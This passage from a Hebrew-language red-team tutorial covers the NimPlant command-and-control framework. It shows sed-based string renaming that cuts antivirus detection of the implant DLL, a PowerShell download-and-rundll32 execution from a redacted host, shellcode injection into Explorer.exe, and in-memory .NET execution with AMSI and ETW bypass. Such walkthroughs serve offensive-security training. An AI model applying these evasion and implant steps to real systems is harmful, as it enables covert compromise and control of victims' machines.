
(kali@kali)-[~/NimPlant/client/bin]
└─$ cp NimPlant.dll NimPlant1.dll

(kali@kali)-[~/NimPlant/client/bin]
└─$ sed -i 's/nim/lol/g' NimPlant1.dll
```

בצורה כזאת לא שיניתי את הפונקציה nimmmain אשר נוצרת על ידי הקומפיילר של Nim. פונקציה זו משמשת כנקודת הכניסה (entry point) לביצוע התוכנית:

```
(kali@kali)-[~/NimPlant/client/bin]
└─$ strings NimPlant1.dll | grep -i nimmmain
NimMain
```

כעת נבדוק שוב ב-VT:



4 / 73

⚠️ 4/73 security vendors and no sandboxes flagged this file as malicious

db075944137a0ca74d08df1eb97ecd0ef0dcfd799f7adea17f3382fb2da723df

NimPlant1.dll

מספר המנועים ירד בצורה משמעותית! ©

כעת נבדוק את ההרצה של הקובץ בצד הנתקף בעזרת הפקודה:

```
rundll32.exe .\NimPlant1.dll,Update
```

וקיבלנו:

```
PS C:\Users\admin> iwr http://[redacted]:8000/NimPlant1.dll -outfile Nimplant1.dll
PS C:\Users\admin> rundll32.exe .\NimPlant1.dll,Update
PS C:\Users\admin>
```



נבדוק בצד השרת האם קיבלנו גישה למכונה של הנתקף:

Home
Server
Downloads
Nimplants

Nimplants

Nimplant	System
1 - Yh4Dcwam less than 5 seconds ago	admin @ DESKTOP-KL2V3UF rundll32.exe (2516)

נראה שנוצר implant מהנתקף לשרת עם אפשרות להריץ מגוון פקודות:

Nimplant #Yh4Dcwam

Information


```
[12/05/2024 23:00:56] > help
[12/05/2024 23:00:56] NIMPLANT HELP
Command arguments shown as [required] <optional>.
Commands with (GUI) can be run without parameters via the web UI.
```

cancel	Cancel all pending tasks.
cat	[filename] Print a file's contents to the screen.
cd	[directory] Change the working directory.
clear	Clear the screen.
cp	[source] [destination] Copy a file or directory.
curl	[url] Get a webpage remotely and return the results.
download	[remotefilepath] <localfilepath> Download a file from
env	Get environment variables.
execute-assembly	(GUI) <BYPASSAMSI=0> <BLOCKETW=0> [localfilepath] <ar
exit	Exit the server, killing all NimPlants.
getAv	List Antivirus / EDR products on target using WMI.
getDom	Get the domain the target is joined to.

פקודה מעניינת היא shinject אשר מזריקה shellcode לתהליך לבחירתנו:

select	[id] Select another NimPlant.
shell	[command] Execute a shell command.
shinject	(GUI) [targetpid] [localfilepath] Load raw shellcode from a file and inject it into the specified process's memory space using dynamic invocation.
sleep	[sleeptime] <jitter%> Change the sleep time of the current NimPlant.


כאשר נריץ את הפקודה, ייפתח חלון:









בשלב הזה נבחר קובץ עם ה-shellcode, למשל הקובץ NimPlant.bin (שנוצר על ידי שימוש ב- sRDI) או בעזרת הפרויקט הידוע donut ולאחר מכן נבחר בתהליך מסוים על ידי PID. ניתן להשתמש בפקודה ps:


```
[13/05/2024 13:47:19] > ps
[13/05/2024 13:47:22]  PID  NAME
4      System  0
92     Registry 4
324    smss.exe 4
440    csrss.exe 432
```

נבחר ב-PID של Explorer.exe לצורך העניין:



ולאחר ההרצה נקבל implant נוסף מהנתקף:

Nimplant	System
<p> 1 - Yh4Dcwam  less than 10 seconds ago</p>	<p>admin @ DESKTOP-KL2V3UF  rundll32.exe (2516)</p>
<p> 2 - ZKY65TSU  less than 10 seconds ago</p>	<p>admin @ DESKTOP-KL2V3UF  Explorer.EXE (6672)</p>




פקודה פופולארית היא execute-assembly אשר נפוצה בדרך כלל בפעולות red team:


```
curl [url] Get a webpage remotely and return the results.
download [remotefilepath] <localfilepath> Download a file from NimPlant's disk to the NimPlant server.
env Get environment variables.
execute-assembly (GUI) <BYPASSAMSI=0> <BLOCKETW=0> [localfilepath] <arguments> Execute .NET assembly from memory.
  AMSI/ETW patched by default. Loads the CLR.
exit Exit the server, killing all NimPlants.
```

מדובר בטכניקה מוכרת של inline execute assembly אשר מריצה קבצי .Net assemblies. ישירות בזיכרון, על מנת לחמוק מזיהוי של מערכות אנטי-וירוס או פתרונות endpoint.


כאשר מריצים את הפקודה נפתח חלון:



יחד עם טעינת קובץ, מתבצע גם מעקף של amsi וחסימה של etw. ניתן להוסיף ארגומנט להרצה של הקובץ בזכרון:



ניתן להשתמש בפרוייקט [SharpCollection](https://github.com/SharpCollection/SharpCollection) - אוסף של כלי C# התקפיים.



- Nimcrypt2 - כלי להצפנה והסוואה של קבצים כדי לעקוף מערכות הגנה. בנוסף ממשיכים להתפרסם פרויקטים חדשים כמו:
[Nimperiments](#) - פרויקט הכולל כלים ו-PoCs בשפת Nim להתקפות שונות.
- פרויקטים אלו מדגימים את היכולות של שפת Nim לפיתוח כלים התקפיים יעילים.

מקורות

- <https://medium.com/@freegames16/evading-windows-defender-with-nim-56007c0372ff> - Evading Windows Defender with Nim
- <https://s3cur3th1ssh1t.github.io/Playing-with-OffensiveNim/> - Bypassing Windows protection mechanisms & Playing with OffensiveNim
- https://www.youtube.com/watch?v=1l9169qW2FA&ab_channel=DanielLowrie - The SECRET of NIM! - Creating RED TEAM TOOLS with Nim-Lang
- <https://trustfoundry.net/2021/03/01/writing-basic-offensive-tooling-in-nim/> - Writing Basic Offensive Tooling in Nim
- <https://www.proofpoint.com/us/blog/threat-insight/nimzaloader-ta800s-new-initial-access-malware>
- https://www.youtube.com/watch?v=QWZJL1Ei_Qg&ab_channel=Flangvik - Checking out NimPlant
- https://www.youtube.com/watch?v=FBuTX6brsA&ab_channel=Prelude - Malware Dev with Nim: A Case Study in NimPlant